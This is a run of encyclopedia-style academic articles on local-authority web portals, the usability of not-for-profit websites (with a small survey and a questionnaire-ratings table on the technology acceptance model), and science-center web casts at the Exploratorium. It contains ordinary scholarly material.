To finish, let us quote Nielsen (2000) about home pages for companies, but we do think that some aspects are also valid for local authorities: "home pages are the most valuable real estate in the world. Millions of dollars are funnelled through a space that's not even a square foot in size. The home page is also your company's face to the world. Potential customers look at your company's online presence before doing any business with you. Complexity or confusion make people go away. Of course, all other aspects of bad Web design should be fixed as well, but if the home page doesn't communicate what users can do and why they should care about the Web site, you might as well not have a Web site at all."

REFERENCES

Khosrow-Pour, M. (2005). *Practicing e-government: A global perspective*. Hershey, PA: Idea Group Publishing.

Laurini, R. (2007). Visual metaphors for designing portals and sitemaps. In *Encyclopedia of Portal Technologies and Applications*, (Vol. II, pp. 1091-1103). Hershey, PA: Information Science Reference.

Laurini, R. (2002). Analysis of Web site portals in some local authorities. In *Proceedings of the 23rd UDMS*, Prague October 1-4, 2002, CDROM published by UDMS. Retrieved from http://www.udms.net

Laurini, R. (2001). *Information systems for urban planning: A hypermedia cooperative approach*. Taylor and Francis. Retrieved from http://lisi.insa-lyon.fr/~laurini/isup

Laurini, R., & Milleret-Raffort, F. (1990). Principles of geomatic hypermaps. In K. Brassel (Ed.), *Proceedings of the 4th International Symposium on Spatial Data Handling* (pp. 642-651). Zurich, 23-27 Juillet 90.

Nielsen, J. (2000). Designing Web usability: The practice of simplicity. IN: New Riders Publishing. Retrieved from http://www.useit.com/jakob/Webusability/

OECD. (2003). *Promise and problems of e-democracy—challenges of online citizen engagement*. Organisation for Economic Cooperation and Development. Retrieved from http://www1.oecd.org/publications/e-book/4204011E.PDF

Rinner, C. (1999). Argumaps for spatial planning. In R. Laurini (Ed.), *Proceedings of the 1st International Workshop on TeleGeoProcessing* (pp. 95-102). Lyon, May 6-7.

Van Duyne, D. K., Landay, J. A., Hong, J. I. (2003). *The design of sites*. Addison Wesley.

KEY TERMS

E-Democracy: E-democracy is the utilization of new information and communication technologies, such as the Internet, in enhancing democratic processes; a very important aspect is the use of new technologies for public participation.

E-Government: E-government can be defined as the use of new information and communication technologies to increase the efficiency of government.

Home Page: The first page of a Web site.

Local Authorities: An administrative unit of local government in contrast with state-level government; generally speaking, local authorities are cities, provinces, regions, metropolitan area administrations, etc.

Metaphor: A metaphor denotes a figure of speech that makes a comparison between two things that are basically different but have something in common; it is a mapping between a source meaning and a target meaning.

Portal: A portal allows the accessing to only FEW pages, which are considered as the more important for the administrator (highlights). Generally speaking, a portal is located in the home page. In case of different languages, the home page can be used as a language selector; in some cases, the language selection is integrated into the portal itself.

Visual Metaphor: A visual metaphor is a metaphor in which the source and/or the target are visual. In this article, the target will only be for Web site design.

NOTE

All references are valid March, 2007, otherwise stated.

Web Usability for Not-for-Profit Organisations

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INTRODUCTION

One of the common aspects of software design is to focus on building systems that are easier for people to learn and use, so as to improve their performance at work. The term "usability" has become so popular that it has been applied to many aspects of life (e.g., the usability of customer services or organisational usability (Kling & Elliott, 1994).

This paradigmatic design approach appears to be increasingly important as complex technology allows us to connect more and more devices with people, so the essential aspects of usability—*ease of learning, ease of use, useful,* and *pleasant to use*—have been widely used as a basis for design. Indeed, the four usability dimensions proposed by Gould and Lewis (1985) have been applied to many design practices, and Web portal design is similarly an application area where usability is important. Hence, portal developers for commercial organisations should be aware of usability issues in order to obtain and retain visitors to their Web site. It is very obvious that a well-designed Web site helps to generate revenue for commercial organisations via online sales or advertising.

Although much progress has been made in developing usable Web portals for corporate Web sites, less attention has been paid to the design of non-corporate Web sites such as governmental or not-for-profit Web portals. Contemplating the contextual difference between these organisations, we reviewed the extensive media coverage of the Tsunami Disaster in 2005. In fact, the Web portals of many charity organisations had an important role in the extensive charitable donations made online. Clearly, more not-for-profit organisations have been attracted to this relatively effective and cheap method of interacting with their supporters. So a simple but meaningful question is raised as to whether Web users of portals for profit organisations interact in the same way as they do with portals of not-for-profit organisations. If not, what differences are there between usability for not-for-profit and for commercial organisations? This article briefly reviews this issue and examines a possible account of usability for the not-for-profit organisation that Web portal practitioners should take into account.

BACKGROUND

Most usability characteristics of Web portal design have been significantly derived from the usability dimensions of software systems, given that an understanding of software systems use would be very similar to that of online systems use. In one of the early studies of Web portal design, Mehlenbacher (1993) concluded that Web portals should be *accessible, maintainable, visually consistent, comprehensive, accurate,* and *oriented around the tasks that users intend to perform*. Following on from this, many researchers (e.g., Blackmon, Polson, Kitajima, & Lewis, 2002; Chignell & Keevil, 1996; Nielsen, 2000; Omanson, Cline, Kilpatrick, & Dunkerton, 1998; Spool, Scanlon, Schroeder, Sunyder, & DeAngelo, 1998) identified the usability dimensions for Web portals, ensuring that it is easy to understand and use the information displayed on a Web site.

These quality characteristics of Web portals were originally derived from initial studies of software usability such as Gould et al.'s study (1985) that considered four crucial aspects of usability (i.e., *ease of- use, useful, pleasant to use,* and *ease of learning*). Since then, much work in human-computer interaction (HCI) has revealed a pragmatic set of properties for the various usability goals to be measured in Web usability terms (e.g., Nielsen, 1993, 2000; Spool et al., 1998). This understanding has been established by studying users' cognitive, behavioural, anthropological attitudinal characteristics and the nature of the work expected to be accomplished. These studies were centred around an individual's effective acclimation to a particular Web site, while there is less consideration on how the Web site can be effectively communicated with the potential users under the context of an organisation. Experience with a not-for-profit organisation suggests that the users of the Web site for the not-for-profit organisation differed from those who are generally assumed in a commercial Web portal. Forman (2005) also stated from his personal experience that in general most of the users of the not-for-profit portals would be very keen, self-empowered, and sufficiently motivated to access the resources online. Even though it is very difficult to locate the behavioural sources of these personal claims, it would make sense that the different attitudinal characteristics of users toward the not-for-profit organisations contribute to the different acceptance behaviour for each Web portal. Such user difference is already considered in the user-centred design process; however, we doubt that much of a user's satisfaction with a particular Web site is influenced only by the typical usability dimensions (e.g., ease-of-use, useful, pleasant-to-use, and easy-to-learning) on its contents. It not only includes, but should go beyond, the focus on the Web

Figure 1. The TAM model (Excerpted from Davis, 1986)





Figure 2. A revised TAM model (Excerpted from Heijden, 2003)




usability dimensions as currently understood in the HCI community.

In fact, many HCI studies aimed to explore people's attitudinal characteristics. For instance, Fogg et al. (2000, 2001, 2003a) identified that Web portals for not-for-profit organisations such as governmental portals or well-known charitable organisations, made the user think positively about the sites and change their behaviours based on trust, which in turn improved their satisfaction with the Web sites. These findings imply the user's attitude toward a particular Web site might be influenced by the knowledge of the context of the organisation that runs the Web portal.

One of the theorising activities of understanding the different attitudinal characteristics toward a particular technology use is *technology acceptance model* (TAM) (Davis, 1986, 1989). It proposed that the two usability dimensions from Gould et al.'s usability dimensions (i.e., ease-of-use and usefulness) be closely related to the user's attitude toward the application, as shown in Figure 1. That is, based on certain beliefs (perceived usefulness and ease-of-use), a person forms an attitude about a certain object on the basis of which he or she forms an intention to behave with respect to that object. Recently, Heijden (2003) applied TAM to a commercial Web portal revealing that physical attractiveness as part of the pleasant-to-use dimension, could be one of the external variables.

In contrast, Fogg et al.(2000, 2001, 2003a) suggested that Web credibility would be the most critical external variable to change user attitudes and behaviours. Interestingly, most researchers (Adams, Nelson, & Todd, 1992; Bagozzi, Davis, & Warshaw, 1992; Chau, 1996; Haynes & Thies, 1991; Hendrickson & Collins, 1996; Igbaria, Parasuraman, & Baroudi, 1996; Mathieson, 1991; Taylor & Todd, 1995) have maintained that the two usability dimensions (i.e., ease-of-use and usefulness) influence the user's attitudes in a one-directional way, while Fogg et al. (2000, 2001, 2003a) saw the possibility of effects in the opposite direction from the two usability dimensions to Web site credibility, as shown in Figure 3. Considering this line of research activities, we noted that the early HCI studies on usability mostly focused on the behavioural data based on the intention (or goal) given of how people actually behave with the portal given measuring performance and assessing goodness-of-fit to tasks considered. Yet, as TAM denotes, the intrinsic difference may come from the higher level of chains such as user's beliefs or attitudes toward use of a particular Web site.

Figure 3. A revised TAM model (Extended from Fogg et al.'s 2000, 2001, and 2003a studies



Finding that there is no single research that sees the user's attitude as an influence on the perceived usefulness or ease-of-use, we note that it is a possible research issue because people's attitude toward the use of a particular Web site can modify the criteria of their satisfaction of the Web site. This claim has been a debatable research issue in the social psychology domain (e.g., activity theory (Engeström, 1999)). Activity theory considers that people's motivational force not only defines the world but also sets forth goals and invokes the desire to use.

Here, the motivational forces that make people use Web portals for not-for-profit organisations would be different from those that apply to commercial Web portals. For this article, the author surveyed 97 university students in New Zealand about their perceptions and beliefs of both a governmental tourism Web portal (a not-for-profit organisation) and a commercial tourism Web service (a profit organisation), finding that people had different expectations or desires when using two Web portals that had very similar goals. Participants were shown a limited subset of both sites because we wanted to collect the contextually distinct beliefs about the different Web portals. Around 72% of students expected richer and more polished information from the commercial Web portal than that of the counterpart (around 11%) because it was a commercial Web site that is intended to make a profit. The usefulness of the two Web portals was also perceived to be different. Eighty-two participants mentioned that the Web content of the profit organisation might be up-to-date; consequently, they were convinced that the profit Web portal might be more useful. Even though this survey showed a general contextual image of the two different Web portals, at the very least, it implies that the context of the organisation that runs the Web portal may have a significant role on the perceived usability of the portals.

Using this understanding, if it is identified as the correct direction, it would help Web portal designers for not-for-profit organisations to redirect their attention from traditional usability issues for commercial Web portals to the more attitudinal attributes of the not-for-profit organisation. The following section explores how the organisational features can make effects on the user's attitude, accordingly, intention to use a Web site and the desirability of the different Web portals.

USABILITY FOR NOT-FOR-PROFIT ORGANISATIONS

As previously discussed, the focus in this section is the following two hypotheses: (1) Perceived usefulness is positively influenced by user's awareness of different types of organisation, and in turn, (2) the contextual difference of the organisations is expected to have significant effects on the acceptance of the Web portal.

To address this issue, the study used a Web site as shown in Figure 4. The experimental work consisted of two stages. In the first experiment, 23 users were allowed to use the Web site for 10 minutes and then asked to fill out the questionnaire given in Table 1, which was adopted from Lederer, Maupin, Sena, and Zhuang (1998) and Heijden (2003). During the experiment, the URL or any clue of the identity of the Web portal was doubly blinded so that the users did not know whether the Web site was for a commercial organisation or a not-for-profit organisation. In contrast, in the second experiment, this information was given to 46 participants who did not participate in the first experiment. They were also allowed to use the Web site for 10 minutes. Half of the 46 participants were informed that they were using a commercial Web site and the other half knew the portal was for a not-for-profit organisation. All the participants were aged 18-24 and were recruited from the author's university on a voluntary basis. The results are shown in Table 1. The first three questions refer to the attitude, intention to use, and system use. The next two questions are about perceived ease-of-use, and perceived usefulness is investigated by the last three questions.

Figure 4. The Web site used in the experiments

Table 1. Questionnaires and mean ratings of each question (1—very disagreeable, 7—very agreeable)

Questions	Without knowledge	With Knowledge	
		Profit organisation	Not-for profit organisation
1. I have a positive attitude toward this portal.	4.70 (1.55)	3.04 (1.07)*	4/13 (1.69)
2. I intend to visit the portal frequently.	2.48 (1.25)	2.26 (1.29)	2.78 (1.17)
3. I use (browse) this portal very intensive.	2.70 (0.97)	2.22 (1.31)	2.65 (1.03)
4. It is easy to navigate around the site.	3.48 (1.04)	3.26 (1.29)	3.78 (1.32)
5. I think it is a user-friendly site.	2.61 (0.58)	2.09 (.69)	3.02 (.75)
6. I find this portal overall a useful site.	2.74 (.54)	2.17 (.83)**	2.48 (.59)
7. The information on the site is interesting to me.	3.35 (.57)*	2.52 (.99)	2.65 (.89)
8. I find this a site that adds value.	2/35 (1.07)**	1.70 (.77)	1.87 (.69)

** Tukey test, significantly different at p<.01; ** Tukey test, significantly different at p<.05*

Looking at the results of the user's attitude (question 1), the users who were aware that the Web portal was for a commercial organisation reported that their attitude toward use (mean 3.04) would be more negative than the other conditions (mean 4.70 in no knowledge of the identity of the Web site and mean 4.13 in not-for-profit organization portal). However, there seems to be no difference in intention to use and the system usage. A Tukey test supported the significant difference in the condition of the awareness of the profit organisation. It implies that the user's attitude seems to be affected by the identity of the organisation that runs the portal. That is, even though the contents of the Web site

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
Figure 5. A possible TAM model for the organisational contexts



were exactly the same in this experiment, the user's attitude toward use was more rigorous when they were using a Web portal for a commercial organisation.

It seems, however, that the results of the questions relating to ease-of-use (questions 4 and 5) were not affected by knowledge of the identity of the portal organisation. This implies that our participants could quite objectively assess the ease-of-use usability dimension. In contrast, another usability dimension, usefulness, seems to be influenced by contextual information about the Web portal. In detail, the assessment of overall usefulness (question 6) of the Web portal was influenced by knowledge about which organisation the Web portal is for. When the users knew the Web portal was for a commercial organisation, the Web portal (mean rating 2.17) seemed not to meet the commercial Web site quality they expected. In contrast, when they knew that the portal was for a not-for-profit organisation, their expectation of overall usefulness was highly rated (mean rating 2.48). The other two questions (question 7 and question 8) of usefulness also revealed that the awareness of the organisation affiliation would have an effect on the perceived usefulness (mean rating 3.35 in Question 7 and 2.35 in Question 8). Tukey tests supported the previous accounts.

It is of course hard to tell that these simple questionnaires can reveal the people's intrinsic attitudes of Web-in-use. Also, the university participants recruited in these experiments are not those who have an enthusiastic motivational force to use the not-for-profit Web portal, so that these results cannot be generalised into the typical not-for-profit organisation (e.g., charities or governmental service). Yet, it showed, at the very least, that careful consideration of different types of organisation is needed as portal practitioners craft their systems.

CONCLUSION AND FUTURE TRENDS

The controlled experiments in this article were not intended to review all the dimensions of Web usability. Instead, they were specifically directed to see if awareness of the context of an organisation could have an effect on the traditional usability dimensions, in particular, usefulness and ease-of use.

Even though the results of the two experiments could not widely indicate what usability dimensions should be considered by not-for-profit organisation, they indicated that user satisfaction regarding the usefulness of a Web portal, which is one of the usability dimensions, might be affected by the context of the organisation. Indeed, the difference may result partially from user's distinctive awareness of *Web presence* of the corresponding organisation. It could be simply affiliation of the organisation that runs the Web portal or high levels of perceived trustworthiness or experience of the organisation. For instance, Fogg et al. (2000) demonstrated that the identity of the non-profit organisation could make presumed credibility of the Web site, and in return, to change user's attitudes of the use of the Web portal (Fogg et al., 2000, 2001). In this regard, to make sense of Web portal usability for not-for-profit organisations, further research is necessary to identify how to bridge the generic difference in the different organisations to the usability dimensions of specific organisations. Figure 5 denotes a future research framework to address this concern, connecting between the external variables and the attitude, and in turn, how the attitude can modify the criteria on perceived usefulness, given the findings of this article.

As a concluding remark, this article presents a minor contribution to Web usability, considering the different organisational contexts. It suggested that user's motivation, assumptions in a user's mind, the context, and so on could have a strong impact on the perceived usability dimension and user satisfaction of a particular Web portal, as Fogg et al. (2003b) recently claimed. In effect, every usability evaluation should be analysed not only for what is right and wrong with the Web site itself, but also for what is right and wrong with the contextual purpose of the organisations. Thus, every usability evaluation should address improvements in both the Web site itself and the organisational fit to the purpose of the different organisations.

REFERENCES

Adams, D. A., Nelson, R. R., & Todd, P. A. (1992). Perceived usefulness, ease of use, and usage of information technology: A replication. *MIS Quarterly, 16*(2), 227-247.

Bagozzi, R. P., Davis, F. D., & Warshaw, P. R. (1992). Development and test of a theory of technological learning and usage. *Human Relations, 45*, pp. 7, 659-686.

Blackmon, M. H., Polson, P. G., Kitajima, M., & Lewis, C. (2002). *Cognitive walkthrough for the Web.* Paper presented at the CHI2002, Minneapolis, MN.

Chau, P. Y. K. (1996). An empirical assessment of a modified technology acceptance model. *Journal of Management Information Systems, 13*(2), 185-204.

Chignell, M. H., & Keevil, B. E. (1996). *Developing usable online information for a Web authoring tool.* Paper presented at the SIGDOC96, NC.

Davis, F. (1989). Perceived usefulness, perceived ease of use, and user acceptance of information technology. *MIS Quarterly, 13*(3), 319-340.

Davis, F. (1986). *A technology acceptance model for empirically testing new end-user information systems: theory and results.* Unpublished Doctoral dissertation, MIT.

Engeström, Y. (1999). Activity theory and individual and social transformation. In Y. Engestrom, R. Miettinen, R. L. Punamaki (Eds.), *Perspectives on activity theory* (pp. 19-38). New York: Cambridge University Press.

Fogg, B. J. (2003a). *Persuasive technology: Using computers to change what we think and do*. San Francisco: Morgan Kaufmann.

Fogg, B. J. (2003b). *Prominence-interpretation theory: Explaining how people assess credibility online.* Paper presented at the CHI 2003, Ft. Lauderdale, FL.

Fogg, B. J., Marshall, J., Laraki, O., Osipovich, A., Varma, C., Fang, N., Paul, J., Rangnekar, A., Shon, J., Aswani, P., & Treinen, T. (2001). *What makes a Web site credible? A report on a large quantitative study.* Paper presented at the CHI 2001.

Fogg, B. J., Marshall, J., Laraki, O., Osipovich, A., Varma, C., Fang, N., Paul, J., Rangnekar, A., Shon, J., ASwani, P., & Treinen, T. (2000). *Elements that affect Web credibility: Early results from a self-report study.* Paper presented at the CHI 2000.

Forman, F. (2005). Experiences in the field: Developing an open source content management system. *Interfaces, 63,* 7.

Gould, J. D., & Lewis, C. (1985). Designing for usability: Key principles and what designers think. *Communications of the ACM, 28*(3), 300-311.

Haynes, R. M., & Thies, E. A. (1991). Management of technology in service firms. *Journal of Operations Management, 10*(3), 388-397.

Heijden, H. (2003). Factors influencing the usage of Web sites: The case of a generic portal in the Netherlands. *Information and Management, 40*(6), 541-549.

Hendrickson, A. R., & Collins, M. R. (1996). An assessment of structure and causation of IS usage. *The DATA BASE for advances in Information Systems, 27*(2), 61-67.

Igbaria, M., Parasuraman, S., & Baroudi, J. J. (1996). A motivational model of microcomputer usage. *Journal of Management Information Systems, 13*(1), 127-143.

Kling, R., & Elliott, M. (1994). Digital library design for organizational usability. *SIGOIS Bulletin, 15*(2), 59-70.

Lederer, A. L., Maupin, D. J., Sena, M. P., & Zhuang, Y. (1998). *The role of ease of use, usefulness, and attitude in the prediction of world wide Web usage.* Paper presented at the CPR 98, Boston, MA.

Mathieson, K. (1991). Predicting user intentions: Comparing the technology acceptance model with the theory of planned behaviour. *Information Systems Research, 2*(3), 173-191.

Mehlenbacher, B. (1993). *Software usability: Choosing appropriate methods for evaluating online systems and documentation.* Paper presented at the SIGDOC93: The 11th Annual International Conference for Special Interest Group on Documentation, New York, NY.

Nielsen, J. (1993). *Usability engineering*. London: Academic Press.

Nielsen, J. (2000). *Designing Web usability*. Indianapolis, IN: New Riders.

Omanson, R. C., Cline, J. A., Kilpatrick, C. E., & Dunkerton, M. C. (1998). *Dimensions affecting Web site identity.* Paper presented at The Human Factors and Ergonomics Society.

Spool, J. M., Scanlon, T., Schroeder, W., Sunyder, C., & DeAngelo, T. (1998). *Web site usability.* Morgan Kaufmann.

Taylor, S., & Todd, P. (1995). Assessing IT usage: The role of prior experience. *MIS Quarterly, 19*(4), 561-570.

KEY TERMS

Ease To Learn: The degree to which the activity of using a particular system would be clearly understandable and not forgettable once learned.

Ease To Use: The degree to which a person believes that using a particular system would be free of effort.

Not-For-Profit Organisation: Unlike commercial enterprises or organisations, the not-for-profit organisations often have intangible goals such as education, spiritual refinement, or social welfare. Governmental services and charities organisations are the typical examples of the not-for-profit organisations.

Pleasant To Use: The degree to which the activity of using a particular system would be enjoyable in its own right.

Technology Acceptance Model (TAM): The theory that explain the usage of information technology. It is based on Fishbein and Ajzen's theory of reasoned action to show that beliefs influence attitudes, which lead to intentions and therefore generate behaviours.

Usability: How easy it is to find, understand, and use the information displayed on a Web site.

Usefulness: The degree to which a person believes that using a particular system would enhance his or her job performance

Web Site (Web Portal): The documents stored on a Web server that display information about a particular company, topic, or event. A Web site can be a simple document that announces a community meeting or hundreds of documents that contain detailed support information for a software application. To view the documents you use Web browser software running on your workstation.

Web Casts as Informal E-Learning for Scientific Centers

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INTRODUCTION

The advent of global digital networking, chiefly the Internet, broadened access to cultural portals with various remote online education resources, providing a unique behind-the-scenes view of knowledge, and therefore re-established the visitor's own ability of self-learning. Science centers capitalized on that development, as they expanded their mission beyond lab assessments and hands-on interactive exhibits using Web casting with explainers; the most recent innovative technology for real-time demonstrations involve real and virtual scientific institutions. Hence, adopting a multidisciplinary perspective covering both the humanities and natural sciences such as biology, heritage, physics, civilization, informatics, theology, medicine, anthropology, and even law for visitors have become involved in topical debates. Web casting allows individuals to form their viewpoints on contemporary concerns ranging from genetic engineering and sustainability to space exploration.

This article is a revised version of a book article on the usage of Web casts covering two scientific institutions: La Cité des Sciences et de l'Industrie of Paris, France and the Exploratorium of San Francisco, California, United States. We examined creative approaches, in particular fields, to address innovative pedagogy within virtual scientific centers (Bernier, 2005).

SCIENTIFIC KNOWLEDGE AND THE PUBLIC UNDERSTANDING OF SCIENCE

Numerous ideologies from scientists, explainers, and other related-professions concerning the notion of science are presently confronted, especially how to approach innovation, phenomenon, and concepts through live demonstrations. Indeed, what constitutes promising ideas on a scientific basis? (Khun, 1977). Some may argue that scientific knowledge is more extensive than science itself, and thus should encompass what is happening nowadays to improve our lives (Barrow & Silk, 1994; de Rosnay, 1995), while others outline that the fundamental role of science is as much knowing humanistic problems and societal issues as developing our critical judgment on philosophical materialism, ecological deterioration, cultural segregation, medical failures, or democratic peace (Barr, 2006; Brin, 2005; Diamond, 2005; Murphy & Margolis, 1995; Singer, 1994).

Science education generally fails because of inadequate communication and limited views, creating disinterest of the general public; thus, according to a study on several academics of the US Philosophy of Science Association, we found they held 11 different fundamental philosophical positions on scientific matters (Osborne, 2002). A common error is identifying current science with its public understanding, as science is defined by history and its contents, but also through its negative and positive impacts on society. These issues can be appreciated by familiarizing people with various existing philosophies as well as explaining the known, the unknown, and the unknowable.

Thus, the implementation of Web casts within discovery centers falls in line with the Public Understanding of Science—PUS (Bono, 2001; Durant, 1992; Hilgartner, 1990; Miller, 2000; Wynne, 1995), and more recently the Public Understanding of Research—PUR (Davis, 2004; Lewenstein & Allison-Bunnell, 2000; Ucko, 2004). Several important organizations contribute toward the popularization of science; to name a few, the Association of Science-Technology Centers (founded in 1973 and including over 400 science museums in 43 countries—www.astc.org), the American Association for the Advancement of Science (established in 1993, the world's largest nonprofit society dedicated to technological excellence—www.aaas.org), the UK Network of Science Centres and Museums (created in 2001 and affiliated with the European Collaborative for Science, Industry, and Technology Exhibitions, representing over 80 discovery centers—www.ecsite-uk.net/index.php), the established Committee on the Public Understanding of Science (set up in 1987 for promoting science activities in UK—www.copus.org.uk), and the International Network on Public Communication of Science and Technology (launched in 2001 and encouraging conceptual frameworks with practitioners—www.pcstnetwork.org).

The main accepted fact is that science is reliable knowledge about our world and needs to be redefined, because scientific paradigms evolve or are called into question. But how can these perspectives be transmitted and used by informal e-learning environments? What lessons can we draw from history at all levels? And which government representatives are willing to cope with major societal changes? The basic public understanding of research requires three elements:

the discovery process, actual research, and potential implications to convey the excitement of science (Ucko, 2004) with the help of private partnerships. All the previous views characterize today's Web casting in science centers.

THE EXPLORATORIUM

Live@Exploratorium: Creative Web Casts

The Exploratorium of San Francisco, occupying 110,000 sq. ft. as part of the city's 1915 Panama Pacific Exposition, was founded in 1969 by the physicist Frank Oppenheimer. It is regarded as the earliest science center and a pioneer of hands-on displays. In 2006, the budget was $29,000,000 with 530,000 visitors yearly; its overall collection encompasses 650 interactive exhibits and contributed to partnerships with more than 35 science centers worldwide (Exploratorium, 2006). In May 2006, Dr. Dennis M. Bartels, a national science education expert and AAAS Fellow, became the Executive Director (ED). From 1991 until 2005, Dr. Goéry Delacôte was the ED and previously served as a chair of the French Research Scientific Council at La Cité in the 1980s.

Created in winter 1993, its Web site is among the first of the online science centers (www.exploratorium.edu) and gets about 20 million visits annually. It contains over 18,000 pages exploring hundreds of topics, produces 50 original Web casts and nearly 500 experiments for partner programs (e.g., *ExNET* in 1999) for over 4,000 schools (Exploratorium, 2006). The Exploratorium offers five main sections: Explore, Educate, Visit, Partner, and Shop. Among them, a great variety of *Online Exhibitions* in "Hands-on Activities" provide a certain consistency across the Web site (e.g., Planet Earth, Sport Science, Society, and Culture); subjects range from the Nagasaki bombing and skateboarding to stem cells, and more recently *What's Hot*, an online forum on cutting-edge science (e.g., nanotechnology). The Exploratorium aims at creating a culture of learning about science and technology through innovative material and tools, while focusing on cognition and laboratory apparatus, carefully designed to challenge the visitors' mind and senses (Delacôte, 1999).

In spring 1993, the Exploratorium extended its role in public educational programs with the Phyllis C. Wattis Web cast Studio, which has won the 2000 ASTC Award for Innovation, allowing up to a hundred individuals to attend networked events with international researchers remotely "whether working with NASA to broadcast a total solar eclipse from Africa, or visiting a penguin ranch near the South Pole" (Exploratorium: About Us, 2004). The concept *Live@Exploratorium* (www.exploratorium.edu/webcasts) was initiated with the "Hubble Space Telescope Servicing Mission" launch in February 1997. Between April 2001 and March 2002, the Exploratorium revisited Hubble, from which 13 Web casts were derived covering its tops achievements, and later marked its 15th anniversary on April 26, 2005 with images of Eagle Nebula and Whirlpool Galaxy (www.exploratorium.com/origins/hubble/live/webcasts.html). Almost a thousand people interacted with scientists and explainers over 10 days, while 20,000 online visitors were invited to e-mail questions. "Hubble: A View to the Edge of Space" gained the largest audience, mostly men aged 50 to 70, with live transmission of the first Horsehead Nebula; the "Archive Web casts" of Hubble still attract 80 viewers each week (M. Alexander, personal communication, July 2004).

One year later, on February 26, 1998, there was "Eclipse: Stories from the Path of Totality" designed in collaboration with the NASA's Education Forum and Discovery Channel Online for showing a total solar eclipse during February, only visible from the Caribbean, Galapagos, and South America. NASA provided a high-bandwidth datalink for Aruba Island, while the Exploratorium organized a video feed for schools. There were more than half a million users and over 10,000 onsite visitors, compared to millions on television. *Solar Eclipse* gave birth to a series of six live Web casts (e.g., Greece in June 2004, USA in June 2002, Zambia in June 2001) (www.exploratorium.edu/eclipse/index.html). The most recent was Turkey on March 29, 2006, when another total solar eclipse occurred; several photos are available as the moon's shadow felt on Brazil and moving across the Mediterranean. (see Figure 1).

The 2004-05 season was particularly prolific, with over 10 demonstrations on the solar system: Saturn from Lick Observatory, A New Look at Phoebe and Titan: Up Close. In this respect, the feature *Saturn: Jewel of the Solar System*, tackling the "Cassini-Huygens Mission" investigating the Saturn's rings and the composition of its surrounding moons, has received the Scientific American Award in astronomy www.exploratorium.com/saturn/webcasts.html. The more recent Web cast found on the Exploratorium's homepage introduces us to "Watch Ancient Texts Revealed" (August 4, 2006) providing an interpretation of Archimede's original texts with an intensive X-ray, one the world's greatest mathematicians www.exploratorium.edu/archimedes/index.html. See Figure 2.

